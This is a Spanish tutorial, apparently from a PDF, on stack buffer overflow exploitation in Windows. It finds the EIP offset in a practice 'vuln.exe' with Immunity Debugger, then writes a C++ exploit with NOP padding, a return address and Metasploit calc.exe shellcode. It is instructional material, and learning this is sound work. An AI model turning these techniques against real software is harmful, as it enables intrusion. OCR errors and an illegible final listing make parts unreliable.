Bueno, hecho esto tendremos algo parecido a esto en nuestro "almacen.txt":

```
4920ed60a424002b2c59e4234d762fe6cb52e1d661cf
0237ec1ccd68f6ffba4870b5e0cadcf657ed0a3aad8d0c
8b37a24e3b4feff1b4c2975db50a86dde2366f3d5eeb1
eef83f495d28e24a005763072fdb46aea8cf5078e401d
808b771dd05eb292ed3cd2064825bc0cbab80c02e2e9
23f6304db7de1f05359a98dc09807d3187e0f4a340b69
2dbfb1411bd78feb7690a3cb37622a6122ff3c5291eb2f
2f7f168b9d788e1071f136f32cee70ee2ee
```

Bueno luego de haber guardado esta cadena en nuestro almacen.txt nos vamos a IMMUNITY DEBUGGER y abrimos el programa vulnerable y lo ejecutamos con los mismos breakpoint anteriores y le damos run luego empezamos a presionar f8 poco a poco para ver la reacción del programa hasta llegar al RETN y veremos esto

```
Registers (FPU)
EAX 00000000
ECX 77610620 msvert.77610620
EDX 00020180
EBX 00004000
ESP 0022FB10 ASCII "68b9d788e1071f136f32cee70ee2"
EBP 32663262
ESI 00000000
EDI 00000000
EIP 31663766
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(RFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,FE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

parece que aca
empieza a copiar la
cadena

0022FB10 39623836 68b9
0022FB14 38383764 d788
0022FB18 37303165 e107
0022FB1C 33316631 1f13
0022FB20 32336636 6f32
0022FB24 37656563 cee7
0022FB28 32656530 0ee2
0022FB2C 00006565 ee..
0022FB30 002038F0 -8*.
0022FB34 77B79E89 è×Aw RETURN to ntdll.77B79E89
0022FB38 00203900 .9*.
0022FB3C 00000010 !...
0022FB40 616D6C61 alma
0022FB44 2E6E6563 cen.
0022FB48 00747874 txt.
0022FB4C 00280F88 è*(.
0022FB50 00000000 00000000
```

Lo que aparece a continuación en "EIP: " son los 4 caracteres que cayeron de la cadena

Dentro del offset de EIP al sobrescribir la pila, por lo tanto, vamos a buscar a que parte del hash que introdujimos corresponden esos 4 valores...

Pero... espera..., si son 4 caracteres, ¿por qué aparecen 8? bien, pues por que están en hexadecimal, así que nos toca traducirlos a ASCII. Aunque primero una cosa. Al introducir datos a un programa y este pasarlo

A memoria, los datos se guardan de 4 en 4 pero AL REVES, recuerda esto Este tipo de formato se llama

Little Endian, hay mucha información sobre esto en internet.

No me extenderé con esto en este momento ☐


Bien, sabiendo esto, vamos a darle la vuelta. Si el offset que nos devolvió es “31663766” y dado que cada 2 números es un carácter, al darle la vuelta

Quedaría así: “66376631” ¿se ve claro? listo.

Lo que haremos ahora es pasar este número hexadecimal a ASCII y mirar a que parte de la cadena pertenece este


Acá dejo una página que nos hará este trabajo jeije

<http://www.dolcevie.com/js/converter.html>



The screenshot shows a web browser window with the address bar displaying www.dolcevie.com/js/converter.html. The page title is "Hex To ASCII Converter". It features two text input fields. The first field, labeled "Hex:", contains the text "66:37:66:31". The second field, labeled "Ascii:", contains the text "f7f1". Below these fields are two buttons: "Hex To ASCII" and "ASCII To Hex".

Bueno en mi caso me dio f7f1 luego nos vamos al archivo almacen.txt y buscamos esos caracteres pero para hacerlo más fácil nos vamos a edición > buscar e insertamos el texto a buscar.



Bueno aquí está ahora lo que haremos será copiar hasta "f7f1" y cambiar estas cuatro letras por cuatro A's que corresponden a EIP quedaría así.

```
4920ed60a424002b2c59e4234d762fe6cb52e1d661cf
0237ec1ccd68f6ffba4870b5e0cadcf657ed0a3aad8d0c
8b37a24e3b4feff1b4c2975db50a86dde2366f3d5eeb1
eef83f495d28e24a005763072fdb46aea8cf5078e401d
808b771dd05eb292ed3cd2064825bc0cbab80c02e2e9
23f6304db7de1f05359a98dc09807d3187e0f4a340b69
2dbfb1411bd78feb7690a3cb37622a6122ff3c5291eb2f
2AAAA
```

Ok, después de esto guardamos esto en almacen.txt y abrimos el software vulnerable de nuevo en el depurador y hacemos la misma operación de los breakpoint y f8 hasta llegar a acá.

Para hacer exactos presionas run cuando allas colocado los breakpoint y presionas 8 veces f8 jajaj y llegaras acá.

```
Registers (FPU)
EAX 00000000
ECX 77610620 msvert.77610620
EDX 00020180
EBX 00004000
ESP 0022FB10
EBP 32663262
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

0022FB00 35633366 f3c5
0022FB04 65313932 291e
0022FB08 32663262 b3f2
0022FB0C 41414141 AAAA
0022FB10 00230000 ...
0022FB14 0022FB40 @". ASCII "almacen.txt"
0022FB18 000003E8 p*..
0022FB1C 004013BE %!@. RETURN to vu.n.004013BE fr
0022FB20 00000000 ...
0022FB24 0022FA80 C". ASCII "401d808b771dd05eb292
0022FB28 005629F8 %IU.
0022FB2C 0022FB5C \". ASCII "002b2c59e4234d752fe6
0022FB30 005638F0 -8U.
0022FB34 77B79E39 %xaw RETURN to ntdll.77B79E39 fr
0022FB38 00563900 .9U.
0022FB3C 00000010 ^...
0022FB40 616C6C61 alma
0022FB44 2E6E6563 Dep.
```

Si te das cuenta esos cuarenta y unos son las cuatro A's que hemos introducido en el texto en formato ASCII ☺ jejeje ya casi llegamos

Solo nos queda calcular el número de caracteres que hay que introducir antes

De sobrescribir EIP., para esto usaremos una página en internet que nos contara l número de caracteres que hay dentro del archivo almacen.txt

Acá dejo el link de la página.

<http://www.contadordecaracteres.com/>

Bueno, ¿y ahora qué? Ya sabemos cuántos caracteres necesitamos antes de

Sobrescribir EIP ya podemos sobrescribir EIP con lo que nosotros queramos.

ENCONTRANDO UN RETORNO

Bueno, como dijimos en un principio, vamos a ver dos maneras de aprovecharnos

De un BoF. La primera de estas es ejecutar parte del código que no debería

De mostrarse. ¿Te acuerdas de esa Funciono culta?
¿Esa a la que ninguna otra función llamaba y que por lo tanto no llegara nunca a ejecutarse? Bien, pues

Vamos a hacer que se ejecute...

Volvemos a él depurador y abrimos nuestro vulnerable.exe con él. Como en el principio,

Vamos a deslizarnos hacia abajo en la pantalla de desensamblado hasta

Encontrar nuestro código, y más en concreto esta línea:

```
0040150E . 55      PUSH EBP
0040150F . 89E5    MOV EBP,ESP
00401511 . 83EC 08 SUB ESP,8
00401514 . C70424 480144 MOV DWORD PTR SS:[ESP],vuln.00440148 | ASCII "Este texto nunca deberia de mostrarse"
00401518 . E8 A0F20000 CALL <JMP.&msvcrt.printf> | printf
00401520 . B8 00000000 MOV EAX,0
00401525 . C9      LEAVE
00401526 . C3      RETN
```

Ok, es el printf que nunca se va a ejecutar, bueno, vamos a echarle una ojeada y una ayuda jajajja.

Vamos a coger la dirección de la línea en la que pone ASCII “Este texto....” y fijamos nuestra mirada en la zona de la izquierda del todo. En esta zona aparecen

Las direcciones absolutas que hacen referencia al código.

En mi caso, este texto se encuentra en la dirección “00401514”. ¡Bien! pues ahí exactamente vamos a

hacer que apunte EIP. Y en el momento en el que sobrescribamos

Y el programa quiera ejecutar EIP se va a encontrar esta dirección,

Por lo que la ejecutará. Bueno para ello vamos a crear un exploit sencillo que haga esto jejeje

CREANDO EXPLOIT

Para crear nuestro exploit debemos tener estas premisas en cuenta

1- El número de caracteres necesarios para llegar a sobrescribir EIP. ¿Te acuerdas? el mío era 316

2- La dirección de retorno que le introduciremos a EIP. En mi caso "00401514"

3- Las direcciones no podemos meterlas así como así. Hay que meterlas en

Formato "Little Endian". Por lo que mi dirección de retorno quedaría así:

"14 15 40 00"

4- Debemos hacerle saber al compilador de C++ que lo que estamos introduciendo

Lo hacemos en Hexadecimal. Para esto debemos introducir delante de

Cada carácter un “\x”.

Bien, sigamos.

Primero importamos las librerías

```
#include <cstdlib>
```

```
#include <iostream>
```

```
#include <fstream>
```

```
using namespace std;
```

Ahora vienen los nops. Bien, nop se le llama al número en hexadecimal “\x90”.

Al introducir este código en el compilador, el ensamblador lo traduce como “no

Hagas nada”. Esto se usa más bien para hacer resbalar el programa hasta nuestra ShellCode, pero en este caso concreto no vamos a usar ShellCode, aun así, usaremos nops.

Bien, en mi caso, tengo que introducir 316 nops:

```
char nops[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

Y por ultimo, tenemos que abrir el archivo de texto y copiar nuestra cadena dentro de el:

```
int main(){
char ret[] = "\x14\x15\x40\x00";
cout << "Creando exploit\n\n";
ofstream fichero;
fichero.open("almacen.txt");
fichero << nops << ret ;
fichero.close();
cout << "ya esta!!!";
return 0;
}
```

EXPLOTANDO LA FUNCION OCULTA


Bien, si hemos hecho todo al pie de la letra miraremos que todo funcionara

Primero vamos a introducir el exploit en la misma carpeta en la que se encuentra

El programa “vuln .exe” y el “almaceno.txt”.

Una vez dentro, ejecutamos el exploit.exe y miramos dentro del txt. ¿Eso nos ha introducido el exploit? no se parece en nada a lo que introdujimos nosotros.

Y ejecutamos el vuln.exe y wala..



BUENOOO ¿observas? el texto “Este texto nunca debería de haberse mostrado”

Ha aparecido, y ninguna función la ha llamado.

Ahora si podemos decir que hemos hecho nuestro primer Overflow!!!

Pues ya solo queda decir que podemos crear una ShellCode que ejecute

Bueno, hay cientos de manuales explicando cómo crear una ShellCode desde cero.

Podemos encontrar muchas ShellCode en

<http://metasploit.com>

```
/* win32_exec - EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub  
http://metasploit.com */
```

```
unsigned char scode[] =  
"\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xf2"  
"\x10\x42\xc3\x83\xeb\xfc\xe2\xf4\x0e\xf8\x06\xc3\xf2\x10\xc9\x86"  
"\xce\x9b\x3e\xc6\x8a\x11\xad\x48\xbd\x08\xc9\x9c\xd2\x11\xa9\x8a"  
"\x79\x24\xc9\xc2\x1c\x21\x82\x5a\x5e\x94\x82\xb7\xf5\xd1\x88\xce"  
"\xf3\xd2\xa9\x37\xc9\x44\x66\xc7\x87\xf5\xc9\x9c\xd6\x11\xa9\xa5"  
"\x79\x1c\x09\x48\xad\x0c\x43\x28\x79\x0c\xc9\xc2\x19\x99\x1e\xe7"  
"\xf6\xd3\x73\x03\x96\x9b\x02\xf3\x77\xd0\x3a\xcf\x79\x50\x4e\x48"  
"\x82\x0c\xef\x48\x9a\x18\xa9\xca\x79\x90\xf2\xc3\xf2\x10\xc9\xab"  
"\xce\x4f\x73\x35\x92\x46\xcb\x3b\x71\xd0\x39\x93\x9a\xe0\xc8\xc7"  
"\xad\x78\xda\x3d\x78\x1e\x15\x3c\x15\x73\x23\xaf\x91\x3e\x27\xbb"  
"\x97\x10\x42\xc3":
```

Bien, no es la forma más clara de hacer un ShellCode, pero si la más rápida: D

Pues bien, ya tenemos nuestro ShellCode que ejecuta la calculadora de Windows. Ahora toca meterla en nuestro exploit.

MODIFICANDO NUESTRO EXPLOITS

Bien, vamos a pensar un poco. Para sobrescribir EIP y poder introducir una

Dirección en él, necesitamos introducir 316 caracteres, hasta aquí bien. Pero si

Metemos 316 nops, ¿dónde metemos la ShellCode? Bueno, pues solo hay que

Decirle a los nops que nos dejen un huequito para que quepa.

¿Y cómo sabemos cuánto ocupa nuestra ShellCode?... pues nos lo dice metasploit

Cuando la generamos

```
/* win32_exec - EXITFUNC=seh CMD=calc.exe  
Size=164 Encoder=PexFnstenvSub  
http://metasploit.com
```

Efectivamente, 164.

Bueno ahora nos toca restar 316 menos 164... Y serian 152

Bien, pues necesitamos 152 nops + nuestra ShellCode + nuestro retorno...

Bien, abrimos con nuestro compilador el exploit y modificamos las partes que

Corresponden:

En la sección de nops, debemos tener ahora 152 nops

```
char nops[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90";
```

Anadimos Nuestra ShellCode

```
unsigned char shellcode[] =
"\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xcc"
"\x8c\x0b\x6b\x83\xeb\xfc\xe2\xf4\x30\x64\x4f\x6b\xcc\x8c\x80\x2e"
"\xf0\x07\x77\x6e\xb4\x8d\xe4\xe0\x83\x94\x80\x34\xec\x8d\xe0\x22"
"\x47\xb8\x80\x6a\x22\xbd\xcb\xf2\x60\x08\xcb\x1f\xcb\x4d\xc1\x66"
"\xcd\x4e\xe0\x9f\xf7\xd8\x2f\x6f\xb9\x69\x80\x34\xe8\x8d\xe0\x0d"
"\x47\x80\x40\xe0\x93\x90\x0a\x80\x47\x90\x80\x6a\x27\x05\x57\x4f"
"\xc8\x4f\x3a\xab\xa8\x07\x4b\x5b\x49\x4c\x73\x67\x47\xcc\x07\xe0"
"\xbc\x90\xa6\xe0\xa4\x84\xe0\x62\x47\x0c\xbb\x6b\xcc\x8c\x80\x03"
"\xf0\xd3\x3a\x9d\xac\xda\x82\x93\x4f\x4c\x70\x3b\xa4\x7c\x81\x6f"
"\x93\xe4\x93\x95\x46\x82\x5c\x94\x2b\xef\x6a\x07\xaf\xa2\x6e\x13"
"\xa9\x8c\x0b\x6b";
```

Y modificamos la línea en la que introducimos nuestra cadena al almacen.txt

```
Fichero << nops << ShellCode << ret ;
```

Bueno ya solo nos queda buscar el retorno de nuestro exploit para ello simplemente compilamos el exploit lo

cargamos y abrimos el archivo vul.exe en el depurador y buscamos en donde comienza nuestra ShellCode para el retorno algo así



Bueno y ese retorno lo colocamos en el exploit quedaría así

```
char ret[] = "\x68\xFA\x22\x00";
```

El exploit final quedaría así en mi caso.

[illegible]

Ya solo nos queda probarlo y esperar que sucede acá solo es de cruzar los dedos jajajajaja



Funciono todo fue perfecto, variamos el rumbo del programa para que haga lo que nosotros queramos.

DESPEDIDA

Bueno, pues ya hemos terminado, fue un poco largo pero obtuvimos lo que quisimos y lo mejor aprendimos como aprovechar un Stack Overflow

Si tienes alguna duda puedes dejar un correo a ssanchezga@ufpso.edu.co @sasaga92

REFERENCIAS Y MANUALES

Exploits y Stack Overflows en Windows -Rojodos-
lkary del hacker.net

debugger.immunityinc.com/